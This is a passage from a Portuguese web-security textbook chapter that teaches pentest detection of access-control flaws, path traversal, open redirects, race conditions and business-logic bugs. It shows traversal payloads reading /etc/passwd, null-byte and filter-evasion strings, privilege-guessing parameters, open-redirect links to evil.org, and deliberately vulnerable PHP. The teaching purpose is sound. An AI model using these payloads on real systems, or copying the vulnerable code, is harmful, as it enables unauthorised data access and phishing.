Considere-se, por exemplo, uma aplicação que permite que um usuário autenticado leia as mensagens enviadas a ele, conforme ilustrado na Figura 8.3.



(a)



(b)

**Figura 8.3**

Exemplo de aplicação vulnerável a acesso direto a objetos: (a) Mensagens de “esruser”. (b) Mensagens de “admin”.

Inspecionando os links para as mensagens do usuário “esruser”, obtêm-se as seguintes URLs:

```
http://bssac.esr.rnp.br/view.php?mid=1
http://bssac.esr.rnp.br/view.php?mid=2
```

Repetindo o processo para o usuário “admin”, chega-se ao seguinte resultado:

```
http://bssac.esr.rnp.br/view.php?mid=4
http://bssac.esr.rnp.br/view.php?mid=5
http://bssac.esr.rnp.br/view.php?mid=6
http://bssac.esr.rnp.br/view.php?mid=7
```

Observe que cada mensagem é acessada invocando-se o script “view.php”, com um valor diferente para o parâmetro “mid”. O fato de os conjuntos serem disjuntos é um bom indicativo de que um mapa indireto, específico para cada usuário, não é empregado, para mascarar o valor da chave de cada registro. Desse modo, para ler as mensagens de outros usuários, o atacante apenas precisa alterar o valor do índice de acess, enquanto estiver autenticado. Esse defeito, por mais simples que seja, afetou a grande maioria das primeiras versões de sistemas de correio eletrônico via web.

O roteiro abaixo pode ser empregado, para detectar a presença desta vulnerabilidade em uma aplicação:

1. Se diversas contas de usuário, com diferentes perfis, estiverem disponíveis para o teste:
  - 1.1. Autentique-se na aplicação com cada uma das contas e percorra as diversas páginas que a compõem.
  - 1.2. Anote todos os itens de entrada que pareçam ser chaves primárias de registros ou identificadores de objetos e os respectivos valores.
  - 1.3. Com cada conta, tente acessar os objetos de outra, alterando o valor do parâmetro, de acordo com o encontrado no passo anterior.
  - 1.4. Se o acesso for permitido, o controle de acesso da aplicação é vulnerável.
2. Se não, se somente uma conta estiver disponível para o teste:
  - 2.1. Autentique-se na aplicação e percorra as diversas páginas que a compõem.
  - 2.2. Anote todos os itens de entrada que pareçam ser chaves primárias de registros ou identificadores de objetos e os respectivos valores.



- 2.3. Verifique se há algum padrão que pode ser identificado nos valores de cada parâmetro encontrado no passo anterior.
- 2.4. Gere novos valores, de acordo com o Passo 2.3, e os utilize nos parâmetros associados, para realizar requisições à aplicação.
- 2.5. Se o acesso for permitido, o controle de acesso da aplicação é vulnerável.


## Acesso direto a recursos estáticos

Uma variação do ataque discutido na seção anterior consiste em acessar diretamente recursos estáticos, presentes no servidor. O problema se manifesta quando o sistema disponibiliza links diretos para objetos, sem uma camada de código que faça o papel de monitor de referências. Com isso, o servidor web atende as requisições, sem impor nenhuma restrição, supondo que o controle de acesso nativo não esteja habilitado para o diretório em que estão os recursos.



Esse cenário ocorre frequentemente em sítios web de eventos, que disponibilizam aos participantes todos os materiais das diversas apresentações realizadas. Para exibir a página que lista esses conteúdos, o usuário precisa estar autenticado, porém, para obter os arquivos, não. A premissa adotada incorretamente, nesse caso, resume-se em assumir que somente usuários legítimos são capazes de obter os nomes dos recursos fornecidos.

A aplicação ilustrada na Figura 8.4 exemplifica a vulnerabilidade supracitada. Observe na barra de estado do navegador web que o arquivo “ls.txt” é obtido diretamente a partir do diretório “files” do servidor. Embora o usuário “esruser”, por meio da interface do sistema, somente tenha visibilidade de três arquivos, ele pode inferir a existência de outros mais. No exemplo, fica claro que cada recurso tem o nome de um comando do sistema operacional Linux, e, assim, é natural assumir a presença de arquivos como “ps.txt” e “echo.txt”. Para complementar, considere-se novamente o caso de página de evento e que os nomes de arquivos sigam um padrão como “<sobrenome>.<nome>.pdf”, com base em cada palestrante. Neste cenário, basta obter alguns dos arquivos, para compreender a lógica de nomes adotada e conseguir o conjunto completo, diretamente do servidor.



**Figura 8.4**  
Aplicação que permite acesso direto a recursos estáticos.

A detecção do problema descrito é muito simples e ocorre nas fases de reconhecimento e mapeamento da aplicação, quando os recursos fornecidos de maneira estática podem ser enumerados pelo analista de segurança. Qualquer um desses itens, que necessite ser acessível somente a usuários autorizados, deve ser indicado no relatório como vulnerável a acesso não controlado.



## Exercício de fixação 1

### Aplicações vulneráveis

Cite exemplos de recursos que podem ser acessados diretamente em uma aplicação vulnerável.

---

---

---

## Controle de acesso no lado cliente da aplicação

Controles de segurança que são executados no lado cliente da aplicação são ineficazes, pois o usuário tem poder total sobre o que ocorre em seu ambiente. Apesar desse fato, diversas aplicações reais acabam sendo desenvolvidas com essa abordagem, o que as torna completamente vulneráveis a usuários maliciosos.



Alguns exemplos de defeitos desse tipo, que são abordados neste texto, incluem mecanismos de autorização, manutenção de perfil e proteção de referências a objetos.

## Autorização no lado cliente da aplicação

Para discutir esse problema, considere-se uma aplicação que, após a autenticação do usuário, exibe a mesma lista de funcionalidades a todos, mas que controla o acesso a elas por meio de código Javascript, com base em uma **matriz de controle de acesso** obtida do servidor. Seja cada link definido de maneira similar à ilustrada abaixo:

```

 Caixa de mensagens
```

### Matriz de controle de acesso

Tabela que indica as ações que cada indivíduo do ambiente pode realizar sobre cada objeto existente.

Observe-se que a URL definida especifica um recurso inválido do servidor e ela é ajustada por meio da função "changeURL()", que é invocada quando o link é clicado. O código Javascript que realiza o controle de acesso pode ser visto na Figura 8.5:

```
<script>
var acm = [0,0,0,0,0];
acm[0] = 1;

function changeURL(id){
 if (acm[id-1] != 1) {
 alert("Você não tem autorização para acessar esta opção!!!");
 return false;
 }
 document.getElementById(id).href="acao"+id+".php";
 return true;
}
</script>
```

**Figura 8.5**  
Código Javascript que é responsável pelo processo de autorização.

A variável “acm” constitui a matriz de controle de acesso e é definida pelo servidor, de acordo com o perfil do usuário autenticado. O acesso do usuário só é permitido se a posição do vetor associada ao link contiver o valor um. Note-se que a URL, construída dinamicamente, é relativa e tem o formato “acao<id>.php”, sendo que “<id>” corresponde ao valor passado no manipulador de evento “onclick” de cada link. A mesma análise feita aqui poderia ter sido realizada por um usuário malicioso, para descoberta das URLs dos diversos recursos da aplicação. Em seguida, bastaria efetuar as requisições diretamente pelo navegador web, contornando, assim, o controle de acesso provido pelo Javascript embutido.

Esse tipo de vulnerabilidade é normalmente encontrado, em um teste de invasão, na etapa de mapeamento, durante a análise dos diversos scripts fornecidos pela aplicação. Qualquer item que manipule links ou que exiba mensagens de erro referentes a controle de acesso deve ser inspecionado com mais atenção, pelo analista de segurança.



## Manutenção de perfil no lado cliente da aplicação

Quaisquer informações relacionadas aos processos de autenticação e de autorização devem, de acordo com as melhores práticas de segurança, ser armazenadas como parte do estado de cada sessão, no lado servidor da aplicação.

O propósito disso é evitar que usuários maliciosos tenham a chance de manipular esses dados e, com isso, comprometer os mecanismos de controle de acesso, realizando ataques como escalada de privilégios e contorno de autenticação, por exemplo.

Infelizmente, muitos são os sistemas reais que não respeitam essa regra e fazem o contrário, na maioria das vezes, devido à adoção indevida de um mecanismo de gerenciamento de sessões de origem caseira.



Observe-se, como exemplo, a aplicação ilustrada na Figura 8.6 e note-se que a URL do link para a caixa de mensagens inclui um parâmetro “uid” com valor “esruser” (vide barra de estado). Isso é um grande indicativo de que o sistema mantém o estado da sessão, ou parte dele, no lado cliente da solução. Quando algo assim é encontrado, um atacante pode alterar o valor do parâmetro e enviar a requisição, para ver se consegue um acesso mais privilegiado. Nesse cenário, alguns identificadores que podem ser testados incluem “admin” e “root”, pois eles são comumente utilizados em ambientes de produção.




Figura 8.6  
Aplicação que  
mantém perfil no  
lado cliente.


Em alguns casos, um parâmetro booleano, utilizado para indicar um perfil administrativo, é adicionado às requisições, sempre que o usuário autenticado for privilegiado. Essa prática segue a estratégia de segurança por obscuridade, a qual gera uma falsa sensação de proteção. Mesmo que usuários comuns não saibam da existência do parâmetro, há diversos caminhos que levam à sua descoberta. Ademais, dada a frequência com que é empregado, é natural tentar submeter variações como “adm=Y”, “adm=S”, “admin=Y”, “admin=S”, “root=Y” e “root=S”, como parte da requisição. Muitas vezes, esse tipo de verificação é coroado com uma escalada vertical, para uma conta com o máximo de privilégios.

Os cenários vistos nesta seção apenas reforçam a ineficácia de se adotar qualquer controle de segurança, no lado cliente da aplicação. Assim, sempre que situações similares forem detectadas em um teste de invasão, elas devem ser devidamente reportadas.

## Proteção de referências a objetos

Com o intuito de evitar ataques de acesso direto a objetos, diversos mecanismos foram criados e adotados no passado, porém, alguns deles continuaram sendo vulneráveis, porque não deixaram de expor a real identidade do objeto, de uma maneira ou de outra. A premissa adotada, de modo geral, era de que a causa raiz do problema se encontrava na exposição direta de uma chave ou nome de um elemento interno da aplicação. Embora isto estivesse correto, a solução de somente ofuscar o identificador e seguir enviando o resultado para o usuário estava errada, pois o atacante ainda conseguia inferir as referências para recursos alheios.

Nos próximos parágrafos, algumas dessas soluções ineficazes serão discutidas, com base no sistema ilustrado na Figura 8.7, que exibe o arquivo, cujo nome é especificado em um parâmetro da requisição. Considere-se que a verificação de privilégios ocorre somente na montagem da tela, na qual são incluídos links apenas para os recursos que o usuário tem o direito de acessar. Na versão original da aplicação, quando o atacante descobria os nomes de outros arquivos, ele podia visualizá-los simplesmente ajustando o valor do parâmetro correspondente. Para impedir esse ataque, os desenvolvedores ofuscaram os nomes dos arquivos empregando uma série de técnicas diferentes, de modo que o usuário malicioso não pudesse mais construir a requisição.



Nesse exemplo, o link para a RFC 2616 representa o estado original da aplicação, que expunha completamente o nome do arquivo na URL:

```
http://refp.esr.rnp.br/view.php?f=fielding.1999.txt&t=0
```

Note-se que o nome é passado a “view.php” por meio do parâmetro “f” e aparenta seguir o formato “<autor>.<ano>.txt”. A partir desse padrão, fica muito fácil acessar outros arquivos que existem na base, desde que se saiba o autor e a data da publicação.



**Figura 8.7**  
Aplicação que protege referências a objetos de maneira insegura.

A primeira tentativa de melhoria está ilustrada no link para a RFC 2617, que não faz nada mais que escrever o nome do arquivo ao contrário:

```
http://refp.esr.rnp.br/view.php?f=txt.9991.sknafr&t=1
```

É fácil perceber que o nível de dificuldade de exploração, nesse caso, continua basicamente o mesmo que o anterior.

Uma técnica diferente, utilizada no link para a RFC 2821, resulta em URLs como a seguinte:

```
http://refp.esr.rnp.br/view.php?f=a2x1bnNpbi4yMDAxLnR4dA==&t=2
```

Embora isso pareça críptico para usuários leigos, profissionais de computação conseguem identificar facilmente que se trata de codificação em BASE64, a qual é coberta no Capítulo 9 deste livro. Nesse cenário, o passo natural de um atacante consiste em decodificar o valor do parâmetro “f”, “a2x1bnNpbi4yMDAxLnR4dA==”, e analisar se o resultado, “klensin.2001.txt”, faz sentido no escopo da aplicação. Caso isso não ocorresse e a saída fosse uma sequência binária de caráter aleatório, poderia ser um indicativo de texto cifrado, o que evitaria a construção de identificadores para arquivos arbitrários. Essa situação, contudo, não impediria o acesso ilegítimo, se fossem conhecidos outros valores para “f”, uma vez que um monitor de referências não é implementado.

Finalmente, o último exemplo trata do link para a RFC 959, o qual especifica a URL:

```
http://refp.esr.rnp.br/view.php?f=706f7374656c2e313938352e747874&t=3
```

Pelo conjunto de caracteres presentes no valor do parâmetro “f”, é fácil observar que se tratam de dígitos hexadecimais. Analisando com um pouco mais de cuidado, nota-se que os valores dos dígitos, considerados em pares, são próximos e estão na região de caracteres imprimíveis da tabela ASCII. Realizando a conversão, obtém-se o nome de arquivo “postel.1985.txt”, com o que se conclui que o processo não é robusto. Assim como no caso anterior, o resultado da operação poderia ser uma sequência aleatória de octetos, quando, então, as mesmas considerações seriam válidas.

Em todas as soluções analisadas, a causa raiz da vulnerabilidade reside no uso de processos que permitem, facilmente, recuperar o nome real do arquivo, a partir do valor ofuscado enviado ao usuário. Além disso, uma vez conhecido o mecanismo de proteção adotado pela aplicação, o atacante pode forjar requisições para arquivos arbitrários, pois elas não dependem de nenhum valor secreto conhecido somente pelo sistema.

## Percurso de caminho

Aplicações que exibem ou escrevem arquivos especificados por usuários podem estar sujeitas a ataques de percurso de caminho, caso os devidos cuidados não sejam tomados.

A causa raiz do problema consiste em permitir que, além do nome do arquivo, seja também informado o local em que ele se encontra, em vez de assumir que estão em um determinado diretório.

Em alguns casos, essa premissa é adotada por meio de um código como o abaixo, que concatena o valor fornecido pelo usuário com o caminho da pasta que deve ser utilizada:

```
$arquivo = '/var/arquivos/'.$nome;
```



Um usuário malicioso, porém, pode fornecer um valor como:

```
../../../../etc/passwd
```

O que resulta no caminho “/var/arquivos/../../../../etc/passwd”, cujo **valor canônico** é “/etc/passwd”, uma vez que a sequência “..” se refere ao diretório pai.

Observe-se que, com esse ataque, é possível acessar qualquer arquivo do ambiente, para o qual a conta de sistema operacional da aplicação possua privilégio de leitura.

Muitas vezes, não é possível saber em que ponto da árvore de diretórios encontra-se a pasta base da aplicação e, assim, fica difícil estabelecer quantas ocorrências de “..” devem ser empregadas. Nesses casos, uma técnica que pode ser usada para evitar que a descoberta seja por tentativa e erro, resultando na submissão de múltiplas requisições, resume-se em enviar uma grande sequência de “../” seguida do nome de arquivo desejado (Stuttard e Pinto, 2007), como ilustrado a seguir:

```
../../../../../../../../../../../../../../../../etc/passwd
```


A razão deste método funcionar reside no fato de que alguns sistemas operacionais substituem a repetição de “../” pela raiz do sistema de arquivos, quando o percurso passa desse ponto. Isso pode ser observado na Figura 8.8 e Figura 8.9, para os sistemas Linux e Windows, respectivamente.

**Valor canônico**

Corresponde ao formato padronizado de uma informação que pode ser representada de mais de uma maneira diferente.



**Figura 8.8**  
Percurso de caminho em Linux que passaria da raiz.



**Figura 8.9**  
Percurso de caminho em Windows que passaria da raiz.

```
C:\>dir ..\..\..\..\..\..\..\..\temp /w

O volume na unidade C não tem nome.
O número de série do volume é 5059-23D3

Pasta de C:\temp

[.] [...] Hash.bat Hash.class [Security]
 2 arquivo(s) 3.020 bytes
 3 pasta(s) 132.434.340 bytes disponíveis
```

Outra técnica que pode ser útil, para verificar a possível existência da vulnerabilidade em uma aplicação baseada em Windows, consiste em enviar alguns passos de caminho inválidos, mas cancelados imediatamente por ocorrências de “../”. Se o arquivo especificado ao fim desse valor for exibido normalmente, há uma boa chance de que o caminho tenha sido passado sem tratamento para o sistema de arquivos, indicando a presença do defeito. Um exemplo desse comportamento pode ser visto na Figura 8.10.

**Figura 8.10**  
Percurso por subdiretórios inexistentes.

```
C:\>dir /w

O volume na unidade C não tem nome.
O número de série do volume é 5059-23D3

Pasta de C:\Temp

[.] [...] Hash.bat Hash.class [Security]
 2 arquivo(s) 3.020 bytes
 3 pasta(s) 132.434.340 bytes disponíveis

C:\>dir este\caminho\nao\existe\..\..\..\.. /w

O volume na unidade C não tem nome.
O número de série do volume é 5059-23D3

Pasta de C:\Temp

[.] [...] Hash.bat Hash.class [Security]
```



2 arquivo(s)	3.020 bytes
3 pasta(s)	132.434.340 bytes disponíveis

Considere-se agora uma aplicação ligeiramente diferente daquela do cenário original, a qual adiciona uma extensão de arquivo, como no exemplo a seguir:

```
$arquivo = '/var/arquivos/'.$nome.'.txt';
```

Se o atacante fornecer a mesma entrada maliciosa, utilizada inicialmente, obtâmos o caminho `"/var/arquivo/../../etc/passwd.txt"`, cujo valor canônico é `"/etc/passwd.txt"`. Claramente, a exploração deixa de funcionar, salvo se for possível comentar, de alguma maneira, tudo que aparecer após o valor introduzido. Uma possibilidade se apresenta quando o nome de arquivo é passado a uma função em código nativo, que utiliza o caractere nulo para delimitar o final de uma cadeia de caracteres. Por exemplo, considere-se que o código de uma aplicação PHP para exibição de arquivos do tipo texto seja o representado na Figura 8.11:

```
$f=$_GET['f'];

$file = 'files/'.$f.'.txt';

$out = popen('cat '.$file, "r");
while (!feof($out)) {
 echo(fgets($out).
');
}
pclose($out);
```

**Figura 8.11**  
Código PHP para  
exibição de arquivos

Se o valor passado no parâmetro `"f"` for terminado com `"%00"`, conforme ilustrado:

```
../../../../../../etc/passwd%00
```

O seguinte comando de sistema operacional é executado pela função `"popen()"`:

```
cat files../../../../../../etc/passwd\0.txt
```

O que faz com que tudo após `"passwd"` seja desconsiderado, resultando na exibição do arquivo `"/etc/passwd"`.

De modo a evitar o ataque de percurso de caminho, alguns desenvolvedores tentam higienizar a entrada, em uma única passagem, em vez de simplesmente rejeitá-la (Stuttard e Pinto, 2007). Nesses casos, é possível fornecer as sequências de caminho dentro delas mesmas, como se vê nos dois exemplos abaixo, para evadir o filtro utilizado pela aplicação:

- ....//
- ....\\



Por fim, para testar se uma aplicação é vulnerável a ataques de percurso de caminho, o seguinte roteiro pode ser empregado em um teste de invasão:

1. Para cada item de entrada identificado na fase de mapeamento:
  - 1.1. Selecione aqueles que parecem fornecer um nome de arquivo.
  - 1.2. Se o nome completo de arquivo é especificado, incluindo a extensão:
    - 1.2.1. Submeta o nome de um arquivo que se sabe existir no ambiente, precedido de uma longa sequência de “../”.
    - 1.2.2. Se o arquivo não for exibido, tente outros candidatos, dependendo da mensagem de erro fornecida.
    - 1.2.3. Se não, a aplicação é vulnerável a percurso de caminho.
  - 1.3. Se não:
    - 1.3.1. Submeta o nome de um arquivo que se sabe existir no ambiente, precedido de uma longa sequência de “../” e finalizado com “%00”.
    - 1.3.2. Se o arquivo não for exibido, tente outros candidatos, dependendo da mensagem de erro fornecida. Pode ser que a evasão com “%00” não seja aplicável e o teste deva ser encerrado.
    - 1.3.3. Se não, a aplicação é vulnerável a percurso de caminho.

## Redirecionamento não validado

Redirecionamento é uma técnica que permite instruir o navegador web a carregar outra página, após a originalmente requisitada, podendo ser utilizado, por exemplo, para evitar a quebra de links, quando um recurso é movido para um lugar diferente. Embora, muitas vezes, isso ocorra dentro de um mesmo domínio, também é possível realizar o processo para domínios diferentes.



Em qualquer um dos casos, a barra de endereços do navegador web é atualizada, para refletir a URL do recurso carregado. A implementação do processo de redirecionamento pode ser realizada tanto no lado do servidor quanto do cliente, com resultados similares. No primeiro caso, a ideia consiste em devolver ao navegador web uma mensagem com código de estado 3XX, seguido de um cabeçalho “Location:”, especificando a nova URL. Essa abordagem, que pode ser atendida de maneira programática ou por meio da configuração do arquivo “.htaccess”, faz com que uma requisição seja efetuada para o novo endereço informado. Se o código fornecido for o 301 (Moved Permanently), solicitações subsequentes para o recurso original são substituídas, pelo próprio navegador web, para a URL fornecida no redirecionamento.

### **htaccess**

Arquivo, aceito por muitos servidores web, que permite redefinir quaisquer itens da configuração principal, para os diretórios em que esteja presente. Originalmente, era mais restrito, tendo apenas o propósito de definir privilégios de acesso por diretório.

Do lado cliente, um dos métodos de redirecionamento envolve o uso do “meta-Refresh”, disponível na linguagem HTML:

```
<meta http-equiv="REFRESH" content="3;url=http:// esr.rnp.br/end.php">
```

Note-se que é possível especificar um intervalo de tempo a ser aguardado, em segundos, antes que o acesso ao novo endereço seja realizado.

O uso de “Refresh” é expressamente desaconselhado pelo W3C, uma vez que pode quebrar

a funcionalidade fornecida pelo botão *Retornar*. Isso acontece porque, ao carregar a página anterior, que contém o marcador em questão, o navegador redireciona o usuário novamente para a página especificada, impedindo, assim, o retorno.

Outro mecanismo disponível no lado cliente do sistema consiste em utilizar código Javascript, mais especificamente a função “location.replace()”, da maneira ilustrada a seguir:

```
<script language="javascript">
 setTimeout(function() {location.replace("http://esr.rnp.br/end.php");
 },3000);
</script>
```

O método “location.replace()” substitui a página atual pela especificada, removendo a primeira do histórico de navegação. Desse modo, a funcionalidade do botão *Retornar* é preservada, ao contrário da solução baseada em “Refresh”.

Finalizada essa apresentação de tecnologias para redirecionamento, vejamos que problemas de segurança surgem com o uso incorreto delas. A causa raiz da vulnerabilidade consiste na utilização de informações fornecidas pelo usuário, sem o devido tratamento, na composição da URL para a qual ele será direcionado.

Isso pode ser usado por atacantes, para carregar páginas maliciosas, a partir de um domínio confiável, de modo a conseguir mais facilmente que vítimas as visitem, do que se fosse necessário clicar em links suspeitos.



Por exemplo, considere-se o seguinte trecho de código em PHP:

```
<?php
header('HTTP/1.1 302 Found');
header('Location: '.$_GET['url']);
?>
```

Supondo que o nome do script seja “redir.php”, localizado em “http://esr.rnp.br”, um usuário malicioso poderia fornecer um link como o seguinte a uma potencial vítima:

```
<a href="http://esr.rnp.br/redir.php?url=http%3A%2F%2Fwww.evil.
org%2F">
Clique e concorra a prêmios!!!
```

O qual, se clicado, causaria um redirecionamento para “http://www.evil.or”, uma vez que o valor malicioso do parâmetro “url” é concatenado ao cabeçalho “Locatio”.

Com o intuito de corrigir o problema, a equipe de desenvolvimento pode incluir o seguinte filtro, que verifica se a URL contém o nome de domínio esperado:

```
<?php
if (strpos($_GET['url'], 'http://esr.rnp.br/') === false) {
 echo('<h2>Domínio inválido!</h2>');
 exit;
}
```

```

}

header('HTTP/1.1 302 Found');

header('Location: '.$_GET['url']);

?>

```

Neste caso, o link anterior não funcionaria, pois referencia um domínio diferente do esperado pela aplicação. Entretanto, a solução ainda é vulnerável, pois fica satisfeita com a presença de “http://esr.rnp.br” em qualquer ponto do argumento. Graças a isso, uma maneira de quebrar o mecanismo de proteção envolve a submissão do valor:

```
http://www.evil.org?u=http://esr.rnp.br/
```

Outra tentativa de solucionar a vulnerabilidade consiste em adicionar o nome de domínio correto, como prefixo, ao valor do parâmetro fornecido pelo usuário:

```

<?php

header('HTTP/1.1 302 Found');

header('Location: http://esr.rnp.br'.$_GET['target']);

?>

```

Note-se, no código acima, que não há uma barra (“/”) ao final do nome de domínio. Como seria possível utilizar a ausência desse caractere em um ataque? Considerando que o atacante possui controle do servidor de DNS do domínio “evil.org”, o seguinte valor pode ser passado para o parâmetro “target” (Stuttard e Pinto, 2007):

```
.evil.org
```

Resultando no redirecionamento para o domínio “esr.rnp.br.evil.org”.

Para finalizar esta seção, os passos que podem ser seguidos em um teste, para detectar este tipo de vulnerabilidade em aplicações web, são os seguintes:

1. Para cada item de entrada identificado na fase de mapeamento:
  - 1.1. Verifique aqueles que são usados em redirecionamento, tanto no lado cliente, como no servidor. Neste último caso, isso pode ser feito, observando-se se a resposta contém um código de estado 3XX.
  - 1.2. Substitua o valor dos itens encontrados, um por vez, pelo nome de um recurso do servidor que se saiba existir. Se o redirecionamento ocorrer para o elemento escolhido, a aplicação sofre da vulnerabilidade.
  - 1.3. Repita o passo anterior, mas especificando uma URL absoluta para outro domínio. Se a página especificada for carregada, a aplicação também pode ser usada para redirecionamentos externos.

## Condições de corrida

Condições de corrida são conhecidas há muito tempo (Netzer e Miller, 1992) e ocorrem quando processos que são executados concorrentemente manipulam recursos compartilhados, sem o uso de mecanismos de sincronização.

Como resultado direto deste problema, programas podem apresentar comportamento inesperado, o qual, na maioria das vezes, é difícil de ser reproduzido e depurado.

Para melhor compreender a situação, considere-se o pseudocódigo ilustrado na Figura 8.12, tendo em mente que a notação "[...]BD" denota a manipulação de valores em um banco de dados.

```
01 x = [saldo]BD;
02 if (x >= val) {
03 x = x - val;
04 [saldo]BD = x;
05 }
```

**Figura 8.12**  
Código sujeito a condições de corrida.

Imaginem-se que duas instâncias do código, P#1 e P#2, sejam executadas concorrentemente, que "val" inicie, respectivamente, com os valores 70 e 50 e que [saldo]BD contenha o valor 100. Supondo a fatia de tempo alocada para a execução de cada processo, um possível resultado seria o ilustrado na Figura 8.13. Observe-se que o valor final de [saldo]BD é 50, em vez de 30, que era o esperado da execução sequencial de P#1 e P#2. Isso acontece porque a execução dos processos não é atômica e, assim, quando a condição da linha 02 é verificada em cada caso, ainda existe saldo suficiente para a realização da transferência.

P#1				P#2			
fatia de tempo	# linha	x	val	# linha	x	v	[saldo]BD
01	01	100	70				100
	02	100	70				100
	03	30	70				100
02				01	100	50	100
				02	100	50	100
				03	50	50	100
03	04	30	70				30
04				04	50	50	50

**Figura 8.13**  
Resultado da execução concorrente de duas instâncias do código da Figura 8.12.

Alguns impactos à segurança decorrentes de condições de corrida, que podem ser citados, incluem a violação de autenticação, a adulteração da lógica de negócio do sistema e a quebra do mecanismo de autorização e de outros controles.

Alguns exemplos reais, no escopo de aplicações web, podem ser encontrados no estudo realizado por Paleari *et al.* (2008) sobre o assunto, no qual, também, propõem técnicas para detecção dinâmica do problema. Note-se, contudo, que a melhor abordagem para esse fim ainda consiste na inspeção do código fonte da aplicação.

## Exercício de fixação 2

### Condições de corrida

O que são condições de corrida?

---

---

---

## Vulnerabilidades na lógica de negócio

A camada de lógica de negócio da aplicação é responsável por ligar as camadas de apresentação e de dados, impondo as regras de negócio aplicáveis.



Por exemplo, para realizar o pagamento de um boleto bancário, o saldo disponível em conta somado ao limite concedido pela instituição financeira ao cliente deve ser suficiente, para cobrir a despesa.

Erros de codificação da regra ou na lógica estabelecida podem resultar em vulnerabilidades, que podem ser exploradas com os mais diversos objetivos.



Neste contexto, a seguinte lista de casos reais é apresentada por Grossman (2007):

- **TV interativa** – telespectadores podiam mandar comentários, para serem apresentados como texto em um programa de televisão. De modo a evitar a exibição de conteúdo não permitido, a produção realizava uma triagem prévia do que poderia ou não ir ao ar. O problema, porém, era que, depois de realizado esse crivo, o usuário podia realizar quaisquer modificações no texto, sem novas verificações. Graças a isso, muitas pessoas utilizaram a brecha, para fazer comentários ofensivos, expor opiniões e divulgar produtos e serviços, gratuitamente.
- **Mac World 2007 Expo** – códigos prioritários de cinco caracteres podiam ser utilizados, no processo de registro online, para se conseguir isenção da taxa de inscrição. Devido ao volume de participantes, para evitar tráfego de rede e processamento desnecessários, uma lista de hashes dos códigos válidos era enviada ao cliente, para verificação local, antes da submissão. Como apenas letras maiúsculas e números eram permitidos e devido ao pequeno tamanho, a construção de um dicionário que traduzia códigos para hashes era totalmente factível, o qual permitiu que inúmeras pessoas participassem gratuitamente do evento.
